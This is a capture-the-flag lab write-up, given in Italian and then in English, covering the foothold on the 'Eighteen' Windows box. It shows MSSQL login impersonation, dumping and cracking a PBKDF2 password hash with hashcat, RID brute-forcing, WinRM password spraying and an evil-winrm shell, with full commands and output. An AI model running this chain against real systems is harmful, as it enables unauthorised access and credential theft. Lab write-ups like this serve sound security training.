Eighteen
Foothold
Come di consueto per queste attività, le operazioni sulla box Windows sono iniziate utilizzando delle credenziali fornite preventivamente, kevin:iNa2we6haRj2gaw!.
Successivamente si mappa l’IP della macchina con l’hostname eighteen.htb nel file /etc/hosts.
Dopo aver lanciato una scansione TCP si ottiene
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV --disable-arp-ping -Pn -n 10.10.11.95 -oN output.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 17:36 CET
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.85% done; ETC: 17:37 (0:00:43 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.30% done; ETC: 17:37 (0:00:41 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.75% done; ETC: 17:37 (0:00:39 remaining)
Nmap scan report for 10.10.11.95
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.72 seconds
Ci sono tre servizi attivi sulla macchina, un web server IIS sulla porta 80, un’istanza di Microsoft SQL Server 2022 sulla porta 1433 e WinRM sulla porta 5985. Il web server sulla porta 80 ospita l’applicazione web, che rappresenta il primo punto di partenza per l’enumerazione.
Si accede all’applicazione web, si crea un account e si effettua il login. All’interno si nota una sezione admin, non raggiungibile direttamente con l’account appena creato.

Poiché è attivo anche un servizio MSSQL, si accede con le credenziali fornite per il test e si procede con l’enumerazione.
kali@0xPR3ST1JH0NN7:~$ impacket-mssqlclient kevin:'iNa2we6haRj2gaw!'@10.10.11.95
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (kevin  guest@master)> SELECT name FROM master.dbo.sysdatabases;
name
-----------------
master

tempdb

model

msdb

financial_planner

SQL (kevin  guest@master)> use financial_planner;
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
Il database financial_planner sembra collegato all’applicazione web, ma l’accesso con l’utente attuale viene negato. Si verifica quindi quali utenti sono presenti nel database e se è possibile impersonarne qualcuno.
SQL (kevin  guest@master)> select sp.name as login, sp.type_desc as login_type, sl.password_hash, sp.create_date, sp.modify_date, case when sp.is_disabled = 1 then 'Disabled' else 'Enabled' end as status from sys.server_principals sp left join sys.sql_logins sl on sp.principal_id = sl.principal_id where sp.type not in ('G', 'R') order by sp.name;
login    login_type   password_hash   create_date   modify_date   status
------   ----------   -------------   -----------   -----------   --------
appdev   SQL_LOGIN             NULL   2025-09-12 01:38:53   2025-11-25 16:26:31   b'Enabled'

kevin    SQL_LOGIN             NULL   2025-09-12 01:38:48   2025-11-25 15:12:58   b'Enabled'

sa       SQL_LOGIN             NULL   2003-04-08 09:10:35   2025-11-25 10:15:28   b'Enabled'

SQL (kevin  guest@master)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
------
appdev
Si passa quindi a impersonare l’utente appdev e a selezionare il database precedente. In questo modo risulta presente una tabella interessante chiamata users.
SQL (kevin  guest@master)> EXECUTE AS LOGIN = 'appdev';
SQL (appdev  appdev@master)> use financial_planner;
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
SQL (appdev  appdev@financial_planner)> SELECT * FROM financial_planner.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG       TABLE_SCHEMA   TABLE_NAME    TABLE_TYPE
-----------------   ------------   -----------   ----------
financial_planner   dbo            users         b'BASE TABLE'

financial_planner   dbo            incomes       b'BASE TABLE'

financial_planner   dbo            expenses      b'BASE TABLE'

financial_planner   dbo            allocations   b'BASE TABLE'

financial_planner   dbo            analytics     b'BASE TABLE'

financial_planner   dbo            visits        b'BASE TABLE'

SQL (appdev  appdev@financial_planner)> select * from users;
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      [email protected]   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
Nel database è presente l’hash della password, che con ogni probabilità è quella usata nell’applicazione web. Per poterlo dare in pasto a Hashcat è necessario riformattarlo: il salt è memorizzato come stringa ASCII, mentre l’hash è in formato esadecimale.
Entrambi vanno quindi convertiti nel formato corretto prima di procedere con il cracking.
Le trasformazioni sono:
- Salt: ASCII → Bytes → Base64
- Hash: Hex → Bytes → Base64
Il seguente script Python esegue le trasformazioni descritte.
import base64

salt = "AMtzteQIG7yAbZIa"
hash_hex = "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"
# Salt → Base64
salt_b64 = base64.b64encode(salt.encode()).decode()
# Hash hex → bytes → Base64
hash_bytes = bytes.fromhex(hash_hex)
hash_b64 = base64.b64encode(hash_bytes).decode()
print("Salt Base64:", salt_b64)
print("Hash Base64:", hash_b64)
Come risultato si ottiene
Salt Base64: QU10enRlUUlHN3lBYlpJYQ==
Hash Base64: BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
Si lancia quindi hashcat per eseguire il cracking dell’hash e, poco dopo, il cracking va a buon fine.
kali@0xPR3ST1JH0NN7:~$ hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=============================================================
* Device #01: Intel(R) Iris(R) Xe Graphics, 3548/7096 MB (1774 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC...cTM=
Time.Started.....: Tue Nov 25 18:41:03 2025 (5 secs)
Time.Estimated...: Tue Nov 25 18:41:08 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     4021 H/s (10.83ms) @ Accel:256 Loops:512 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 6144/14344385 (0.04%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:599488-600000
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> iloveyou1

Started: Tue Nov 25 18:40:51 2025
Stopped: Tue Nov 25 18:41:09 2025
Le credenziali sono admin:iloveyou1.
Con queste credenziali si riesce ad accedere all’applicazione web.

Dato che nemmeno l’accesso come amministratore all’applicazione web porta a novità, è plausibile che le credenziali vengano riutilizzate su altri servizi esposti dal sistema, come WinRM sulla porta 5985.
Il passaggio consiste quindi nell’enumerare gli utenti locali del sistema sfruttando l’accesso a MSSQL e nel verificare se qualcuno di essi riutilizza la stessa password su WinRM, così da ottenere il foothold sulla macchina.
L’enumerazione viene eseguita tramite NetExec, dato che quella di dominio non è possibile non disponendo di credenziali di dominio.
kali@0xPR3ST1JH0NN7:~$ nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --rid-brute --local-auth
MSSQL       10.10.11.95     1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.10.11.95     1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.10.11.95     1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.10.11.95     1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.10.11.95     1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.10.11.95     1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.10.11.95     1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.10.11.95     1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.10.11.95     1433   DC01             514: EIGHTEEN\Domain Guests
[...]
Ora si esegue un password spraying con le utenze trovate e la password iloveyou1.
kali@0xPR3ST1JH0NN7:~$ nxc winrm 10.10.11.95 -u rid_mssql.txt -p 'iloveyou1' --no-bruteforce
WINRM       10.10.11.95     5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Enterprise Read-only Domain Controllers:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Administrator:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Guest:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\krbtgt:iloveyou1
[...]
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\jane.smith:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\alice.jones:iloveyou1
WINRM       10.10.11.95     5985   DC01             [+] EIGHTEEN\adam.scott:iloveyou1 (Pwn3d!)
Utenza trovata: EIGHTEEN\adam.scott:iloveyou1.
Si accede con l’utenza trovata alla macchina attraverso evil-winrm.
kali@0xPR3ST1JH0NN7:~$ evil-winrm -i 10.10.11.95 -u "EIGHTEEN\adam.scott"  -p iloveyou1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents> whoami
eighteen\adam.scott
Foothold ottenuto e si prende la flag user.txt.
In alternativa, ci si può connettere direttamente con PowerShell da Windows con privilegi di amministratore.
PS C:\> Enter-PSSession -ComputerName 10.10.11.95 -Credential "EIGHTEEN\adam.scott"
Privilege Escalation
TO DO …
Foothold
As in every test, we are given a set of starting credentials for this Windows box, kevin:iNa2we6haRj2gaw!.
We then map the machine’s IP to the hostname eighteen.htb in the /etc/hosts file.
We run a TCP scan and get
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV --disable-arp-ping -Pn -n 10.10.11.95 -oN output.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 17:36 CET
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.85% done; ETC: 17:37 (0:00:43 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.30% done; ETC: 17:37 (0:00:41 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.75% done; ETC: 17:37 (0:00:39 remaining)
Nmap scan report for 10.10.11.95
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.72 seconds
There are three services running on the machine, an IIS web server on port 80, a Microsoft SQL Server 2022 instance on port 1433 and WinRM on port 5985. The web server on port 80 hosts the web application, which is the starting point for the enumeration.
We reach the web application, create an account and log in. Inside we notice an admin section that is not directly reachable with the account we just created.
Since an MSSQL service is also running, we log in with the credentials provided for the test and proceed with the enumeration.
kali@0xPR3ST1JH0NN7:~$ impacket-mssqlclient kevin:'iNa2we6haRj2gaw!'@10.10.11.95
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (kevin  guest@master)> SELECT name FROM master.dbo.sysdatabases;
name
-----------------
master

tempdb

model

msdb

financial_planner

SQL (kevin  guest@master)> use financial_planner;
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
The financial_planner database looks tied to the web application, but access with the current user is denied. We therefore check which users exist in the database and whether we can impersonate any of them.
SQL (kevin  guest@master)> select sp.name as login, sp.type_desc as login_type, sl.password_hash, sp.create_date, sp.modify_date, case when sp.is_disabled = 1 then 'Disabled' else 'Enabled' end as status from sys.server_principals sp left join sys.sql_logins sl on sp.principal_id = sl.principal_id where sp.type not in ('G', 'R') order by sp.name;
login    login_type   password_hash   create_date   modify_date   status
------   ----------   -------------   -----------   -----------   --------
appdev   SQL_LOGIN             NULL   2025-09-12 01:38:53   2025-11-25 16:26:31   b'Enabled'

kevin    SQL_LOGIN             NULL   2025-09-12 01:38:48   2025-11-25 15:12:58   b'Enabled'

sa       SQL_LOGIN             NULL   2003-04-08 09:10:35   2025-11-25 10:15:28   b'Enabled'

SQL (kevin  guest@master)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
------
appdev
We then impersonate the appdev user and select the previous database. This way an interesting table called users turns out to be present.
SQL (kevin  guest@master)> EXECUTE AS LOGIN = 'appdev';
SQL (appdev  appdev@master)> use financial_planner;
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
SQL (appdev  appdev@financial_planner)> SELECT * FROM financial_planner.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG       TABLE_SCHEMA   TABLE_NAME    TABLE_TYPE
-----------------   ------------   -----------   ----------
financial_planner   dbo            users         b'BASE TABLE'

financial_planner   dbo            incomes       b'BASE TABLE'

financial_planner   dbo            expenses      b'BASE TABLE'

financial_planner   dbo            allocations   b'BASE TABLE'

financial_planner   dbo            analytics     b'BASE TABLE'

financial_planner   dbo            visits        b'BASE TABLE'

SQL (appdev  appdev@financial_planner)> select * from users;
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      [email protected]   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
The database holds the password hash, which is almost certainly the one used in the web application. To feed it to Hashcat it needs to be reformatted: the salt is stored as an ASCII string, while the hash is in hexadecimal format.
Both must therefore be converted into the correct format before moving on to the cracking.
The transformations are:
- Salt: ASCII → Bytes → Base64
- Hash: Hex → Bytes → Base64
The following Python script performs the described transformations.
import base64

salt = "AMtzteQIG7yAbZIa"
hash_hex = "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"
# Salt → Base64
salt_b64 = base64.b64encode(salt.encode()).decode()
# Hash hex → bytes → Base64
hash_bytes = bytes.fromhex(hash_hex)
hash_b64 = base64.b64encode(hash_bytes).decode()
print("Salt Base64:", salt_b64)
print("Hash Base64:", hash_b64)
The result is
Salt Base64: QU10enRlUUlHN3lBYlpJYQ==
Hash Base64: BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
We then run hashcat to crack the hash and, a short while later, the cracking succeeds.
kali@0xPR3ST1JH0NN7:~$ hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=============================================================
* Device #01: Intel(R) Iris(R) Xe Graphics, 3548/7096 MB (1774 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC...cTM=
Time.Started.....: Tue Nov 25 18:41:03 2025 (5 secs)
Time.Estimated...: Tue Nov 25 18:41:08 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     4021 H/s (10.83ms) @ Accel:256 Loops:512 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 6144/14344385 (0.04%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:599488-600000
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> iloveyou1

Started: Tue Nov 25 18:40:51 2025
Stopped: Tue Nov 25 18:41:09 2025
The credentials are admin:iloveyou1.
With these credentials we manage to log into the web application.
Since logging in as administrator to the web application leads nowhere new either, it is plausible that the credentials are reused on other services exposed by the system, such as WinRM on port 5985.
The step therefore consists of enumerating the system’s local users through our MSSQL access and checking whether any of them reuses the same password on WinRM, so as to obtain the foothold on the machine.
The enumeration is carried out with NetExec, since domain enumeration is not possible as we do not have domain credentials.
kali@0xPR3ST1JH0NN7:~$ nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --rid-brute --local-auth
MSSQL       10.10.11.95     1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.10.11.95     1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.10.11.95     1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.10.11.95     1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.10.11.95     1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.10.11.95     1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.10.11.95     1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.10.11.95     1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.10.11.95     1433   DC01             514: EIGHTEEN\Domain Guests
[...]
Now we perform a password spraying with the accounts found and the password iloveyou1.
kali@0xPR3ST1JH0NN7:~$ nxc winrm 10.10.11.95 -u rid_mssql.txt -p 'iloveyou1' --no-bruteforce
WINRM       10.10.11.95     5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Enterprise Read-only Domain Controllers:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Administrator:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Guest:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\krbtgt:iloveyou1
[...]
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\jane.smith:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\alice.jones:iloveyou1
WINRM       10.10.11.95     5985   DC01             [+] EIGHTEEN\adam.scott:iloveyou1 (Pwn3d!)
Account found: EIGHTEEN\adam.scott:iloveyou1.
We access the machine with the found account through evil-winrm.
kali@0xPR3ST1JH0NN7:~$ evil-winrm -i 10.10.11.95 -u "EIGHTEEN\adam.scott"  -p iloveyou1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents> whoami
eighteen\adam.scott
Foothold obtained and we grab the user.txt flag.
Alternatively, we can connect directly with PowerShell from Windows with administrator privileges.
PS C:\> Enter-PSSession -ComputerName 10.10.11.95 -Credential "EIGHTEEN\adam.scott"
Privilege Escalation
TO DO …